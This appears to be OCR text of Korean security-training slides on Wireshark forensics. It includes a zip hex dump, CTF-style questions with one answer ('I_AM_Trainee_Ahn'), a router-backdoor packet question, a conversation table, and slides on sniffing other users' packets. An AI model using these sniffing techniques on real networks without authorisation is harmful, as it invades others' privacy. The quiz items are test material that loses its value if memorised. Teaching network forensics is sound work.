0040  2e 5b 45 3f d1 ee bb 74  6f 00 00 00 f0 00 00 00   .[E?···t o·******
0050  0c 00 08 00 77 68 6f 5f  61 6d 5f 49 2e 74 78 74   ····who_ am_I.txt
0060  7a e5 04 00 b5 03 00 00  6d 8e eb 09 c3 30 0c 84   z******· m····0··
0070  ff 07 b2 c3 8d 20 eb e5  78 1c 53 d7 fb 8f 50 c9   ***** ·· x·S···P·
0080  49 0b 86 c2 87 38 9d 9e  d4 41 bc 13 4e d9 b9 40   I····8·· ·A··N··@
0090  04 b5 88 e7 91 aa a0 30  44 d3 0d e6 04 39 1a a3   *******0 D····9··
00a0  8e 7d 38 57 c7 c0 bd 55  31 7e 91 fe 63 b4 2e f0   ·}8W···U 1~··c·.·
00b0  4a 7a c3 fb db 6a 02 73  48 83 32 4c 1f 6d 06 17   Jz···j·s H·2L·m··
00c0  f8 38 0f 75 54 82 73 24  59 f3 17 ec 82 c4 9f a1   ·8·uT·s$ Y*******
00d0  e7 f2 2b 64 24 d4 3f 50  4b 01 02 14 00 14 00 00   ··+d$·?P K*******
00e0  00 08 00 2e 5b 45 3f d1  ee bb 74 6f 00 00 00 f0   ····[E?· ··to····
00f0  00 00 00 0c 00 08 00 00  00 00 00 01 00 20 00 00   ******** ***** ··
0100  00 00 00 00 00 77 68 6f  5f 61 6d 5f 49 2e 74 78   *****who _am_I.tx
0110  74 7a e5 04 00 b5 03 00  00 50 4b 05 06 00 00 00   tz****** ·PK*****
0120  00 01 00 01 00 42 00 00  00 a1 00 00 00 00 00 00   *****B·· *******
```




Q3. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...



=> I_AM_Trainee_Ahn


Q4. 라우터에 백도어가 삽입 되어있다. 마지막으로 실행된 명령어는?

Statistics -> Conversations ->



Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B
192.168.232.140	1349	192.168.232.1	80	13	1821	8	1126	5	
192.168.232.140	1350	192.168.232.1	80	16	2596	10	1577	6	
192.168.232.140	1351	192.168.232.1	80	15	2542	10	1577	5	
192.168.232.140	1352	192.168.232.1	80	25	4797	16	2930	9	
192.168.232.140	1353	192.168.232.1	80	16	2596	10	1577	6	
192.168.232.140	1354	192.168.232.1	80	15	2542	10	1577	5	
192.168.232.140	1355	192.168.232.1	80	14	2488	9	1523	5	
192.168.10.75	1283	192.168.10.77	139	34	4537	18	2527	16	
192.168.10.75	1276	192.168.10.77	139	1	60	0	0	1	
192.168.10.1	1234	192.168.10.100	1054	103	7060	50	4138	53	
192.168.100.133	8080	192.168.10.133	1068	3	186	0	0	3	
1.2.3.4	7029	192.168.10.133	1069	3	186	0	0	3	
192.168.100.133	8080	192.168.100.150	1087	29	4296	14	3207	15	
192.168.10.133	8080	192.168.10.200	1106	26	4031	13	3017	13	
172.16.10.130	1227	172.16.10.129	1165	22	2038	11	1009	11	
120.50.135.135	5004	192.168.234.136	1175	5	880	3	659	2	
172.16.10.129	1720	172.16.10.130	1222	15	1141	7	471	8	
172.16.10.129	1720	172.16.10.130	1223	15	1141	7	471	8	
172.16.10.129	1720	172.16.10.130	1224	15	1141	7	471	8	
172.16.10.129	1720	172.16.10.130	1225	15	1141	7	471	8	
172.16.10.129	1720	172.16.10.130	1226	14	1164	6	494	8	
172.16.10.129	1503	172.16.10.130	1228	12	1004	5	412	7	
172.16.10.129	1503	172.16.10.130	1229	48	3425	25	1681	23	

Q4. 라우터에 백도어가 삽입 되어있다. 마지막으로 실행된 명령어는?




03
와이어샤크로 스니핑하기


WIRESHARK

Sniffing

코를 킁킁거리듯 데이터 속에서 정보를 찾는 것




다른 사용자들의 패킷을 엿보는 것



File Edit View Search Terminal Help
root@Kali:~# wireshark
KITRI 한국정보기술연구원
